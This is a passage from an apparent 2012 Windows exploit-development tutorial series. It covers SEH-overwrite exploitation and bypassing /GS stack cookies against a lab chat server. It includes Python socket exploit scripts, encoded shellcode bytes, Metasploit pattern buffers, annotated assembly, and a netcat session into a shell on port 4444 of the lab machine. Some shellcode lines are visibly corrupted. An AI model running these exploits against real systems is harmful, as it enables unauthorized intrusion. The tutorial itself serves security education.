"\x4b\xcd\xba\x8f\xc2\x28\xb9\x9d\xb1\x39\xb9\x11\xb1\x6c\x31"
```


Windows Exploit Development


By: Balamurugan Rajagopalan

```
"\xd9\x97\x84\xc2\xaf\x3f\xaa\x63\x05\x66\x85\x74\xab\xa6\x49"  
"\xb6\xad\x5a\x90\xea\x0d\x62\x5b\xff\x4c\xa3\x86\x0f\x1c\x7c"  
"\xcc\xbd\xb1\x09\x90\x7d\xb3 added\x9e\x3d\xcb\x58\x60\xc9\x61"  
"\x62\xb1\x61\xfd\x2c\x29\x0a\x59\x8d\x48\xdf\xb9\xf1\x03\x54"  
"\x09\x81\x95\xbc\x43\x6a\xa4\x80\x08\x55\x08\x0d\x50\x91\xaf"  
"\xed\x27\xe9\xd3\x90\x3f\x2a\xa9\x4e\xb5\xaf\x09\x05\x6d\x14"  
"\xab\xca\xe8\xdf\xa7\xa7\x7f\x87\xab\x36\x53\xb3\xd0\xb3\x52"  
"\x14\x51\x87\x70\xb0\x39\x5c\x18\xe1\xe7\x33\x25\xf1\x40xec"  
"\x83\x79\x62\xf9\xb2\x23\xeb\xce\x88\xdb\xeb\x58\x9a\xa8\xd9"  
"\xc7\x30\x27\x52\x80\x9e\xb0\x95\xbb\x67\x2e\x68\x43\x98\x66"  
"\xaf\x17\xc8\x10\x06\x17\x83\xe0\xa7\xc2\x04\xb1\x07\xbc\xe4"  
"\x61\xe8\x6c\x8d\x6b\xe7\x53\xad\x93\x2d\xe2\xe9\x5d\x15\xa7"  
"\x9d\x9f\xa9\x56\x02\x29\x4f\x32\xaa\x7f\xc7\xaa\x08\xa4\xd0"  
"\x4d\x72\x8e\x4c\xc6\xe4\x86\x9a\xd0\x0b\x17\x89\x73\xa7\xbf"  
"\x5a\x07\xab\x7b\x7a\x18\xe6\x2b\xf5\x21\x61\xa1\x6b\xe0\x13"  
"\xb6\xa1\x92\xb0\x25\x2e\x62\xbe\x55\xf9\x35\x97\xa8\xf0\xd3"  
"\x05\x92\xaa\xc1\xd7\x42\x94\x41\x0c\xb7\x1b\x48\xc1\x83\x3f"  
"\x5a\x1f\x0b\x04\x0e\xcf\x5a\xd2\xf8\xa9\x34\x94\x52\x60\xea"  
"\x7e\x32\xf5\xc0\x40\x44\xfa\x0c\x37\xa8\x4b\xf9\x0e\xd7\x64"  
"\x6d\x87\xa0\x98\x0d\x68\x7b\x19\x3d\x23\x21\x08\xd6\xea\xb0"  
"\x08\xbb\x0c\x6f\x4e\xc2\x8e\x85\x2f\x31\x8e\xec\x2a\x7d\x08"  
"\x1d\x47\xee\xfd\x21\xf4\x0f\xd4")  
  
socket.send(buffer)  
socket.close()
```

As shown in below picture, SE Handler is overwritten with POP POP RETN instruction address and Pointer to next SE Handler Record is overwritten with a short jump instruction.

Windows Exploit Development


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Finally use netcat to connect to vulnerable machine over port 4444 as shown below:

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The screenshot shows a Windows XP desktop with two open windows. The top window is a netcat listener titled 'root@bt: ~/Blog/sploitfun/Post5'. It shows the command 'nc 192.168.245.133 4444' and the connection of a Microsoft Windows XP machine. The bottom window is a command prompt titled 'C:\Documents and Settings\Administrator\Desktop\Blog\sploitfun\Post 5-Seh2'. It shows the user running 'ipconfig' and 'exit' commands. The IP configuration output shows the local IP address as 192.168.245.133.

```
root@bt: ~/Blog/sploitfun/Post5# nc 192.168.245.133 4444
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator\Desktop\Blog\sploitfun\Post 5-Seh2>ip
config
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : localdomain
    IP Address. . . . . : 192.168.245.133
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.245.2

C:\Documents and Settings\Administrator\Desktop\Blog\sploitfun\Post 5-Seh2>ex
it
exit
root@bt: ~/Blog/sploitfun/Post5#
```

Posted 23rd August 2012 by Balamurugan Rajagopalan

PART 4: Bypassing Stack Cookie

Prerequisite for this post

- SEH Exploit - Part1 and Part 2
- Immunity Debugger

Stack cookie is a stack protection mechanism added to Windows Server 2003 and later operating systems (XP/Vista/Win7) by Microsoft. Before discussing about different ways to bypass Stack cookie protection mechanism, let us first try to understand about Stack cookie.

Stack cookie is developed to prevent buffer overflow attacks. Its a compiler provided protection mechanism (/GS). Compiler as part of function prologue copies a cookie value on to the stack before the return address. If buffer overflow occurs inside the function the cookie in front of return address is also overwritten. Thus in function epilogue when the stack cookie value gets compared with the module wide cookie value (Stored in .data section) mismatch occurs and hence program terminates preventing buffer overflow attacks. And if there is no mismatch in comparison, function returns gracefully. Lets us see the disassembly of a function prologue and function epilogue to understand this better.

Below is the disassembly of function prologue:

```
;Function Prologue:
;Caller's EBP
push     ebp

;Set Callee's EBP
mov      ebp,esp

;Trylevel
push     0FFFFFFFh

;Scopetable
push     11015128h

;__except_handler4 address
push     11011050h

;Copy the head of Exception Registration Record (ERR) to eax
mov      eax,dword ptr fs:[00000000h]

;Store head of ERR onto the stack.
push     eax

;Allocate stack space for callee.
add      esp,0FFFFFDB0h

;Copy the stack cookie in .data section to eax.
mov      eax,dword ptr [__security_cookie (11016000h)]

;ScopeTable = Scopetable @ Stack cookie.
xor      dword ptr [ebp-8],eax

;Stack cookie = Stack cookie @ EBP
xor      eax,ebp
```

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```
;Copy the calculated stack cookie to a location which is 12 bytes below the ERR
mov     dword ptr [ebp-1Ch],eax

;Backup ebx, esi, edi and eax.
push    ebx
push    esi
push    edi
push    eax

;Copy the effective address of Next ERR stored at location ebp-10h to eax
lea     eax,[ebp-10h]

;Now the current ERR becomes the head of ERR linked list.
mov     dword ptr fs:[00000000h],eax

;Copy the Callee's ESP to a location which is 8 bytes below the ERR
mov     dword ptr [ebp-18h],esp
```

Below is the disassembly of function epilogue:

```
;Function Epilogue:

;Copy the Next ERR to ecx.
mov     ecx,dword ptr [ebp-10h]

;Set the Next ERR as the head of the ERR linked list.
mov     dword ptr fs:[0],ecx

;Restore ebx, esi, edi and ecx.
pop     ecx
pop     edi
pop     esi
pop     ebx

;Copy the stack cookie to ecx.
mov     ecx,dword ptr [ebp-1Ch]

;Stack cookie = Stack cookie @ EBP
xor     ecx,ebp

;Now compare the callee's stack cookie with stack cookie stored in .data
section. If it matches continue execution else terminate since a BOF has
occured.
call    @ILT+15(@__security_check_cookie@4) (11011014h)

;Adjust ESP
mov     esp,ebp

;Restore caller's EBP.
pop     ebp

;Return
ret
```

Now having understood the Stack cookie protection mechanism lets see how to bypass it. Hint: Having looked at the function prologue and function epilogue disassembly plus if you have gone through the SEH Exploit Part 1 and Part 2 posts, by now you would have identified the way to bypass Stack cookie :) If not no issues read below.

The main drawback of stack cookie protection mechanism is if the function which is protected by


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stack cookie generates an exception then before the function epilogue gets executed function's exception handler gets executed and hence if we overwrite the SEH handler instead of Return Address buffer overflow vulnerability can be exploited into a successful attack!!

Now lets write an exploit program to bypassing Stack cookie. Note that this exploit program is almost similar to the exploit program we saw in SEH Exploit Part 2.

SEH vulnerable application (seh.exe) used for this post can be downloaded from [here](#). Its a very simple two-way chat application running on TCP port 8888. Once chat client machine connects to chat server, chat server responds to client message as shown below.



First window is chat client.

Second window is chat server.

Below I will be listing out the steps involved in bypassing stack cookie

Step 1: Test if the application's Handler address can be overwritten:

Send a long string of A's (41) and check if the handler address is overwritten with "41414141" using Immunity Debugger (Alt+s).

Exploit Program:

```
#!/usr/bin/env
import socket, sys
```


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
By: Balamurugan Rajagopalan

```
socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
socket.connect((sys.argv[1], 8888))

buffer = "A" * 2000

socket.send(buffer)
socket.close()
```

As expected SE Handler and Pointer to Next SE Handler Record is overwritten with "41414141" as shown in the below picture:



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Step 2: Calculate Next and Handler offset:

We need to find out the Pointer to Next SEH record and Handler address offset at the time of stack overflow. To achieve this metasploit tools comes to our rescue!!

Generate a string of non repeating alphanumeric characters using the below command:

```
root@bt:/opt/framework3/msf3/tools# ./pattern_create.rb 1000
```

1000 is the length of the string.

Copy the output of pattern_create to exploit program as shown below:

Exploit Program:

```
#!/usr/bin/env
import socket, sys

socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
socket.connect((sys.argv[1], 8888))

buffer =
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5
Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1A
f2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah
8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4
Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0A
n1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap
7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3
As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9A
v0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax
6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2
Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8B
c9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5
Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3"

socket.send(buffer)
socket.close()
```

